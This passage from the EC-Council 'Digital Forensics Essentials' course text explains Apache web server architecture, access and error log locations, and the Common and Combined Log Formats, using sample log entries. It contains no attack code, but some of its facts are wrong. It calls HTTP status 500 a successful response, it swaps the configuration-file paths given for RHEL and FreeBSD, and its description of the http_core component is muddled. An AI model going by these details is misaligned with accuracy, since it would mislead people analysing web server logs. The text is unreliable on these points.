- **http://www.moviescope.com/css/style.css:** This is the cs(Referer) field showing webpage that provided the link to the website
- **200:** This denotes the sc-status field. Status code 200 indicates that the request was fulfilled without error
- **365:** This indicates the time-taken field. In the example log entry, the action was completed in 365 milliseconds

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apache Web Server Architecture

The Apache web server follows a modular approach. It consists of two major components, the Apache core, and Apache modules. The Apache core addresses the basic functionalities of the server, such as the allocation of requests and the maintenance and pooling of connections, while the Apache modules, which are simply add-ons used for extending the core functionality of the server, handles other functions, such as obtaining the user ID from the HTTP request, validating the user, and authorizing the user. The below figure describes the architecture of Apache web server. The Apache core consists of several components that have specific activities to perform.




Figure 9.7: Apache web server architecture

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


The elements of the Apache core are http_protocol, http_main, http_request, http_core, alloc, and http_config.

- **http_protocol:** This element is responsible for managing the routines. It interacts with the client and handles all the data exchange and socket connections between the client and server.
- **http_main:** This element handles server startups and timeouts. It also consists of the main server loop that waits for the connections and accepts them.
- **http_request:** This element controls the stepwise procedure followed among the modules to complete a client request and is responsible for error handling
- **http_core:** This element includes a header file that is not required by the application module
- **Alloc.c:** This element handles the allocation of resource pools
- **http_config:** This element is responsible for reading and handling configuration files. One of the main tasks of http_config is to arrange all the modules, which the server will call during various phases of request handling.

As discussed, the architecture of the Apache web server includes several modules that connect to the Apache core and assist in request processing by the core. To change or extend the Apache server's functionality and serve the desired purpose, developers may write new modules.

According to the requirement of a request, particular modules will be called. The modules implement the desired functionality and forward the output to the core, which assembles the output using the HTTP_REQUEST component to send it to another module for processing or send it back to the client. The modules consist of handlers, which denote specific functions to be performed by the modules. The modules create specific handlers whenever a request is processed.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apache Web Server Logs

Apache HTTP Server

Apache HTTP Server is a web server that supports many OSs, such as Unix, GNU, FreeBSD, Linux, Solaris, Novell NetWare, AmigaOS, macOS, Microsoft Windows, OS/2 and TPF. Currently, it can work under different OSes such as Mac and Windows. As it is a multi-threaded web server, it can perform various functions requested by the client web browsers and implement multiple tasks simultaneously. Apache HTTP Server utilizes modules and extensions to support various environments.

Apache Log Types

Apache server generates the following two types of logs:

1. **Access log:** It generally records all the requests processed by the Apache web server
2. **Error log:** It contains diagnostic information and errors that the server faced while processing requests

The exact location of these Apache logs varies based on the OS in use. Investigators can check the following locations for the Apache configuration file to find the exact location of the log files:


- **RHEL/Red Hat/CentOS/Fedora Linux:** /usr/local/etc/apache22/httpd.conf
- **Debian/Ubuntu Linux:** /etc/apache2/apache2.conf
- **FreeBSD:** /etc/httpd/conf/httpd.conf

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Apache Log Information

During auditing and forensic investigations, Apache logs provide very important information about all the operations performed on the web server. This information includes client IP addresses, the identity of a client machine, time, client user ID, request line from a client, status code, and the size of the object returned to the client. All the information provided by the logs can lead the investigator to the attacker.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apache Access Logs

All HTTP requests processed by the Apache server are recorded in the access log. It has a record of every request that passes through the server. The LogFormat directive helps in selecting the required log contents.

The CustomLog directive sets the location and content of the access log. The CustomLog directive also contains information to configure the server in such a manner that the server can maintain access-log records. The access logs are stored in the Common Log Format by default and are highly configurable.

The default locations of access logs are as follows:

- **RHEL/Red Hat/CentOS/Fedora Linux:** `/var/log/httpd/access_log`
- **Debian/Ubuntu Linux:** `/var/log/apache2/access.log`
- **FreeBSD Linux:** `/var/log/httpd-access.log`

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure 9.8: Apache access.log file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Analyzing Apache Access logs

Apache Access Log: Common Log format

`"%h %l %u %t \"%r\" %>s %b"` is the common percent directive log format

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parameters

- `%h` represents the client's IP address.
- `%l` represents the remote log name. The latter returns a dash unless mod_ident is present and IdentityCheck is enabled.
- `%u` is the client user ID.
- `%t` represents the time when the server received the request in the following format: [day/month/year:hour:minute:second zone].
- `\"%r\"` indicates the methods used for a request-response between a client and server, the resource requested by a client (apache_pb.gif), and the protocol used (HTTP/1.0).
- `%>s` represents the status code sent by the server to the client.
- `%b` represents the size of the object transferred from the server to the client.

Example of an Apache access log entry under the common log format:

10.10.10.10 - Jason [17/Aug/2019:00:12:34 +0300] "GET/images/content/bg_body_1.jpg HTTP/1.0" 500 1458

A percent directive represents each field in the log. These percent directives enable the server to understand what information it needs to log. Let us map the percent directives with the actual log format:

- **10.10.10.10 (%h):** IP Address of the client/remote host
- **- (%l):** The "hyphen" here means that the information is not available. In the example presented above, the identity of the client is not available which is determined by *identd*. Apache does not attempt to confirm this information if IdentityCheck is not enabled on the machine.
- **Jason (%u):** User ID of the person who sent the request
- **[17/Aug/2019:00:12:34 +0300] (%t):** The time at which the server finished processing the request. +03 UTC represents East Africa Time Zone
- **"GET /images/content/bg_body_1.jpg HTTP/1.0" (\"%r\"):** The client used GET request method, and he/she requested the resource /images/content/bg_body_1.jpg. The client used the HTTP/1.0 protocol
- **500 (%>s):** The status code indicates that the response was successful
- **1458 (%b):** The server returned the object of size 1458 bytes to the client

There are many log fields in an Apache access log as given in the table below:

Apache Log Fields		
%a – RemoteIPOrHost	%r – Request	%X - ConnectionStatus
%A - LocalIPOrHost	%>s - HttpStatusCode	%(Referer)i - Referer
%b or %B - Size	%t – eventTime	%(User-agent)i - UserAgent

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

%D – RequestTimeUs (microseconds)	%T – RequestTimeSeconds	%(UNIQUE_ID)e - UniqueId
%h - RemoteIPOrHost	%u – RemoteUser	%(X-Forwarded-For)i - XForwardedFor
%k - KeepAliveRequests	%U - UrlPath	%(Host)i - Host
%l - RemoteLogname	%v - VirtualHost	

Table 9.1: Log fields available in Apache access logs

Apache Access log: Combined Log format

Another format string is commonly used in Apache access logs. It is called the Combined Log Format, and its syntax is as follows:

```
"%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-agent}i\""
```

Example of an Apache access log entry under the Combined Log Format


10.10.10.10 - Jason [17/Aug/2019:00:12:34 +0300] "GET /images/content/bg_body_1.jpg HTTP/1.0" 500 1458 http://www.abc.com/login.php "Mozilla/5.0 (x11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0"

This format exactly resembles the Apache access Common Log Format, except for two additional fields: (\"%{Referer}i\") and (\"%{User-agent}i\")

- **http://www.abc.com/login.php(\"%{Referer}i\")**: It is the referrer HTTP request header, which presents the previous web page address visited by the client; this web page redirected the client to the current web page. This information helps the Apache server to identify the web pages clients are visiting, which it might use later for caching and logging purposes.
- **"Mozilla/5.0 (x11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0" (\"%{User-agent}i\")**: It is the user-agent HTTP request header, which presents details about the platform, system, and browser being used by the client.

Here, in the example, "Mozilla/5.0" indicates that the browser is Mozilla-compatible. "x11; Ubuntu; Linux x86_64" indicates that the platform being used is Ubuntu Linux and "rv:73.0" denotes the Firefox version. "Gecko/20100101" indicates that the browser is Gecko-based and "Firefox/73.0" indicates the browser as well as version.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apache Error Logs

The Apache error log is the location where the server records all the errors that occurred during client request processing. The error log file is named error.log in Windows OSes and error_log in Unix-based OSes.

The ErrorLog directive sets the location of the error log. The log file contains data pertaining to the issues in the server's startup and operation. It also stores information related to the reason behind the issue and the steps involved in resolving it. Investigators must use Linux commands such as grep, cat, gedit, and vi to read these log files.

The default locations of error logs are as follows:

- **RHEL/Red Hat/CentOS/Fedora Linux: `/var/log/httpd/error_log`**
- **Debian/Ubuntu Linux: `/var/log/apache2/error.log`**
- **FreeBSD: `/var/log/httpd-error.log`**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.9: Apache error.log file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Apache Error Logs

Example of an Apache Error Log Entry

